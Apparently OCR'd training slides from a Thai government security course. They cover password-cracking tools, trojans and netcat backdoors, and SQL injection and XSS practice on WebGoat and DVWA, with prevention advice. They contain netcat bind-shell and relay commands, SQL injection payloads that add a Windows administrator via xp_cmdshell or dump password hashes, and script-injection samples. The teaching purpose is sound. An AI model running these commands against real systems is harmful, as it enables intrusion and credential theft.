- Mainly focus on password cracking (but can do more!)
  - Windows-type passwords (LANMAN, NT, LANMAN challenge/response, NTLMv1, NTLMv2, MS Kerberos5 PreAuth)
  - Non Windows password (Cisco IOS Type 5 enable, Cisco PIX enable, APOP-MD5, VNC-3DES, RADUS Pre-Shared Secret, IKE Pre-Shared Key, Oracle, MySQL and many more)
  - **NOT SUPPORT**: DES and MD5 Linux/ UNIX password (since it is salted)
- It also can sniff password (or password hashes) directly from the network
- Other features:
  - SIP/ RTP-to-WAV file converter
  - SecureID Token Generator
  - Box Revealer (reveal what's behind ******* in password box via DLL injection)
  - Hash calculator

John the ripper

- By Solar Designer & available for free at www.openwall.com/john
- There are also commercial version John The Ripper Pro
  - include pre-compilation, auto-detect of processor acceleration options (MMX, SSE2, etc) and big multilingual wordlist (around 4.1 million entries)
- Available for many flavors of Unix, Windows, DOS, BeOS, and OpenVMS
- Can crack a lot of password types:
  - Linux/ UNIX: traditional DES - various modes, MD5, Blowfish, etc
  - Windows: LANMAN (native), NT (with patch), LANMAN challenge/ response (with patch & OpenSSL), NTLMv1 (also with patch & OpenSSL)
  - Others: S/Key (one-time password mechanism - hardly found today), Kerberos v5, Andrew File System (AFS) Kerberos v4, Netscape LDAP SHA, MySQL

Password Attack Methodology

- Dictionary attack – fastest attack with large size of dictionary (more than 100k words)
  - Customized dictionary will give higher probability of success
  - Try to use wyd from www.remote-exploit.org/ codes_wyd.html
- Brute-forcing attack – long time take & exhaustive search
- Hybrid attack – combination of both brute force & dictionary attack
- Pre-Computed Password Hash table (PCPH) – ie. Rainbow table containing most of password hashes

PART 4B
Post Exploitation - Backdoor / Trojan

Planting Malware

- **Trojan:** malicious, security breaking program that disgise as useful program, mainly allow one to control a user's system
  - Like virus, trojans do not distribute itself from one system to another
  - Back Orifice (port 31337 or 31338), Netbus (port 12345 or 12346), Netcat, Tini
  - Commonly distributed via peer-to-peer sharing, IRC, warez sites, pornography sites
- **Bots:** software programs that perform some action on behalf of human (with little or no human intervention)
  - Used to control large numbers of systems (so-called bot-nets)
  - Attacker usually control all infected machines (zombies) via command & control center (C&C)
  - Bot communication channels: IRC on standard port (TCP 6667), IRC non standard port, distributed P2P communications, social networking sites (Twitter, YouTubes, Google documents, etc)

Netcat - Backdoor

- The most useful tool for both network admins & attackers
  - Application level backdoor listener (on both Windows & UNIX)
- Have a lot of great functions
  - **File transfer (both push & pull) - dealt in raw**
    - nc -l -p 1234 < tx_file_name
    - nc 10.0.0.x 1234 > rx_file_name
  - **Provide shell access for Windows & Linux/ UNIX**
    - nc -l -p 1234 -e /bin/sh (Linux/ UNIX)
    - nc -l -p 1234 -e cmd.exe
  - **Works as relay to other attacks**
    - cd /tmp
    - mknod backpipe p
    - nc -l -p 1234 0<backpipe | nc 10.0.0.x 4321 | tee backpipe
  - **Even can be use as simple port scanner**
    - nc -v -n -z -w1 10.0.0.x 1-1024

Transformer - Malware in Disguise

- Most of malware (especially backdoors) originally given/renamed themselves to other common names to the OS
- UNIX/ Linux OSes
  - initd, init, inet, cron, network, httpd, httpb
- MS Windows OSes
  - svchost, win, iexplore
  - Prior to Vista & Windows 2008, Task Manager and taskkill.exe cannot kill: csrss.exe, services.exe, smss.exe, system, system idle process, winlogon.exe

Thank You

Contact me
kitisak.jirawannakool@ega.or.th
helpdesk@ega.or.th
http://www.ega.or.th

Web Application Security

Kitisak Jirawannakool

Agenda

- OWASP (Webgoat)
- Simplest hacking techniques
  - SQL injection
  - Cross-site scripting
- How to protect our website?

Why we need?

- Try by ourselves
  - Access to your website which has login page
  - Type " 'or' '=' " both username and password fields
  - Login and see the results
- Questions
  - Easy to hack?
  - Do we know how to protect?

What is an OWASP?

- Open Web Application Security Project
  - http://www.owasp.org
  - Open group focused on understanding and improving the security of web applications and web services!
  - Hundreds of volunteer experts from around the world

OWASP
The Open Web Application Security Project
http://www.owasp.org

EGA
e-Government Agency

Open Web Application Security Project


Problems	Goals
• Theft of service • Warez or pornography uploads • Pirate servers and applications • Password sniffing • Rootkit and Trojan program installation • Distributed Denial of Service participation	System integrity
• Vandalism, data tampering, or site defacement • Inadvertent file deletion or modification	Data integrity
• Theft of personal information • Leakage of personal data into URLs and logs	Data confidentiality
• Unauthorized use of resources • Denial of Service • Crash/freeze from resource exhaustion (e.g., memory, disk, process space, file descriptors, or database connections)	System and network availability

Attack type	Description	Mitigation
Denial of service	Any of the network, web-server, or application-based attacks that result in denial of service, a condition in which a system is overloaded and can no longer respond normally.	Prepare for attacks. Inspect the application to remove application-based attack points.
Exploitation of configuration errors	These errors are our own fault. Surprisingly, they happen more often than you might think.	Create a secure initial installation. Plan changes, and assess the impact of changes before you make them. Implement independent assessment of the configuration on a regular basis.

e-Government Agency

Attack type	Description	Mitigation
Exploitation of Apache vulnerabilities	Unpatched or unknown problems in the Apache web server.	Patch promptly.
Exploitation of application vulnerabilities	Unpatched or unknown problems in deployed web applications.	Assess web application security before each application is deployed.
Attacks through other services	This is a "catch-all" category for all other unmitigated problems on the same network as the web server. For example, a vulnerable MySQL database server running on the same machine and open to the public.	Do not expose unneeded services, and compartmentalize.

Why we need web application security?



EGA e-Government Agency

78

Securing network is not enough

- Network Security Mostly Ignores the Contents of HTTP Traffic, such as....
  - Firewalls, SSL, Intrusion Detection Systems
  - Operating System Hardening, Database Hardening
- Need to secure web application (Not Network Security)
  - Securing the "custom code" that drives a web application
  - Securing libraries
  - Securing backend systems
  - Securing web and application servers

EGA e-Government Agency

79

What is Web Application Security?

- Not Network Security
  - Securing the "custom code" that drives a web application
  - Securing libraries
  - Securing backend systems
  - Securing web and application servers
- Network Security Mostly Ignores the Contents of HTTP Traffic
  - Firewalls, SSL, Intrusion Detection Systems, Operating System Hardening, Database Hardening

EGA e-Government Agency

OWASP Top 10 Application Security Risks - 2010

1. Injection
2. Cross Site Scripting (XSS)
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery (CSRF)
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Top_10_2010-Main

EGA e-Government Agency

What is WebGoat ?

- Deliberately insecure J2EE web application
- Maintained by OWASP
- Designed to teach web application security lessons
  - For example, in one of the lessons the user must use SQL injection to steal fake credit card numbers. The application is a realistic teaching environment, providing users with hints and code to further explain the lesson.
- Why the name "WebGoat"?
  - Developers should not feel bad about not knowing security. Even the best programmers make security errors. What they need is a scapegoat, right? Just blame it on the 'Goat!

EGA e-Government Agency

Overview


- WebGoat is written in Java and therefore installs on any platform with a Java virtual machine.
- Need Java and Tomcat
- Support Linux, OS X Tiger, FreeBSD and Windows
- Once deployed, the user can go through the lessons and track their progress with the scorecard. There are currently over 30 lessons, including those dealing with the following issues:

EGA e-Government Agency


Example of lessons

- Cross-site Scripting (XSS)
- Access Control
- Thread Safety
- Hidden Form Field Manipulation
- Parameter Manipulation
- Weak Session Cookies
- Blind SQL Injection
- Numeric SQL Injection
- String SQL Injection
- Web Services
- Fail Open Authentication
- Dangers of HTML Comments
- ... and many more!

EGA e-Government Agency




Weak Session Cookies




DVWA

- Damn Vulnerable Web Application
- http://www.dvwa.co.uk
- PHP/MySQL
- Vulnerable web for security testing
- Freeware

DVWA




DVWA



EGA e-Government Agency

Configure

- Setup -> Create/Reset Database
- DVWA Security -> Low -> Submit



EGA e-Government Agency


Simplest hacking techniques

- SQL Injection
- Cross Site Scripting (XSS)
- Password attacking

EGA e-Government Agency


SQL Injection Attacks

"**SQL injection** is a security vulnerability that occurs in the database layer of an application. Its source is the incorrect escaping of dynamically-generated string literals embedded in SQL statements. " (Wikipedia)



EGA e-Government Agency

SQL Injections



Impact of SQL Injection - Dangerous

- At best: you can leak information
- Depending on your configuration, a hacker can
  - Delete, alter or create data
  - Grant access to the hacker silently
  - Escalate privileges and even take over the OS

SQL Injection Attacks

- Login Example Attack
  - Text in blue is your SQL code, Text in orange is the hacker input, black text is your application code
  - Login: [ ] Password: [ ]
- Dynamically Build SQL String performing authentication:
  - "SELECT * FROM users WHERE login = '" + userName + "' and password= '" + password + "'";
- Hacker logs in as: **' or '' = ''; --**
  - SELECT * FROM users WHERE login = '' **or '' = ''; --**' and password=''

More Dangerous SQL Injection Attacks

- Hacker creates a Windows Account:
  - SELECT * FROM users WHERE login = ''**; exec master..xp_cmdshell 'net users username password /add';--**' and password= ''
- And then adds himself as an adminstrator:
  - SELECT * FROM users WHERE login = ''**; exec master..xp_cmdshell 'net localgroup Administrators username /add';--**' and password= ''
- SQL Injection examples are outlined in:
  - http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
  - http://www.unixwiz.net/techtips/sql-injection.html

Preventing SQL injection

- Use Prepared Statements (aka Parameterized Queries)
  - "select * from accounts where id = " + id

    vs
  - "select * from accounts where id =?"
- Validate input
  - Strong typing
    - If the id parameter is a number, try parsing it into an integer
  - Business logic validation
    - If you are expecting a telephone number, test it with a Regular Expressions

EGA e-Government Agency

Preventing SQL injection - Continued

- Use the principle of least privileges
  - If the query is reading the database, do not run the query as a user with update permissions (dbo, drop, etc)
    - Quiz: Is running a Web Application as the Database System Admin "sa" account a good practice?
- ESCAPE questionable characters (ticks, --, semi-colon, brackets, etc.)


EGA e-Government Agency

Ex.1 SQL Injection

- Learn to inject SQL command on DVWA
- Understand how weak web application is
- Learn how to prevent this attack
- Know how to program securely


EGA e-Government Agency

SQL Injection



EGA e-Government Agency

SQL Injection



EGA e-Government Agency

Try these commands and explain

- a' OR '1'='1
- ' UNION ALL SELECT user,password FROM users;#
- a' UNION ALL SELECT system_user(),user();#

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

EGA e-Government Agency

Challenged questions

- Find the current version of MySQL
- List the password hashed
- Find the database name
- Find the table name

EGA e-Government Agency

Challenged questions

- Find the current version of MySQL
  a' UNION ALL SELECT 1, @@version;#
- List the password hashed
  1' UNION ALL SELECT user, password FROM mysql.user; — priv;#'
- Find the database name
  a' OR database() LIKE '%A%';#
- Find the table name
  a' UNION SELECT table_schema, table_name FROM information_schema.tables WHERE table_schema LIKE '%dv%

EGA e-Government Agency

How to fix


- Check all input
  - type
  - size
- mysql_real_escape_string()

abc' or '1'='1

abc\' or \'1\'=\'1

EGA e-Government Agency

Cross Site Scripting (XSS)



EGA e-Government Agency

The impact of XSS

- Data residing on the web page can be sent anywhere in the world
  - Including cookies!
- Facilitates many other types of attacks
  - Cross-Site Request Forgery (CSRF), Session Attacks (more later)
- Your site's behavior can be hijacked

EGA e-Government Agency

Preventing XSS

- Escape all user input when it is displayed
  - Escaping converts the output to harmless html entities
    - *<script>* becomes *<script>*
    - but still displayed as *<script>*
  - Methods:
    - Java Standard Tag Llibrary (JSTL) *<c:out/>*
    - org.apache.commons.lang.StringEscapeUtils
    - NOTE: Java's Expression Language (EL) does not escape output!

EGA e-Government Agency


Preventing XSS - Continued

- Ensure your filter uses a white list approach
  - Filters based on blacklisting have historically been flawed
    - E.g. Ruby on Rails sanitize method
  - New encoding schemes can easily bypass filters that use a blacklist approach
- Do not accept and reflect unsolicited input
  - Reflecting every parameter for confirmation pages
  - Printing out the session/request parameters in error pages
- Great XSS resource: http://ha.ckers.org/xss.html

Ex.2 Cross-Site Scripting

- Learn to do XSS on DVWA
- Understand how weak web application is
- Learn how to prevent this attack
- Know how to program securely

Cross Site Scripting (XSS)



Hands on

- HTML Tag
- <script>alert("XXX"); </script>
- <img src="http://www.aaa.com/a.jpg">

How to fix

- htmlspecialchars()

Name: test
Message: This is a test comment.

Name: test
Message: <script>alert('xxx')</script>

Input filtering

- Input sanitizing
  - FILTER_SANITIZE_SPECIAL_CHARS
    cut HTML escape character (e.g. ` ” < > &)
  - FILTER_SANITIZE_URL
    cut non-alphabet, non-number and non $-_.+!*’(),{}|\ \^~[]` <>#%”;/?:@&=
- Logical filtering
  - FILTER_VALIDATE_EMAIL
  - FILTER_VALIDATE_INT

Follow me

Name : Kitisak Jirawannakool

Facebook : http://www.facebook.com/kitisak.note

Email : kitisak.jirawannakool@nectec.or.th
jkitisak@gmail.com

Weblog : http://foh9.blogspot.com

Twitter : @kitisak

Q/A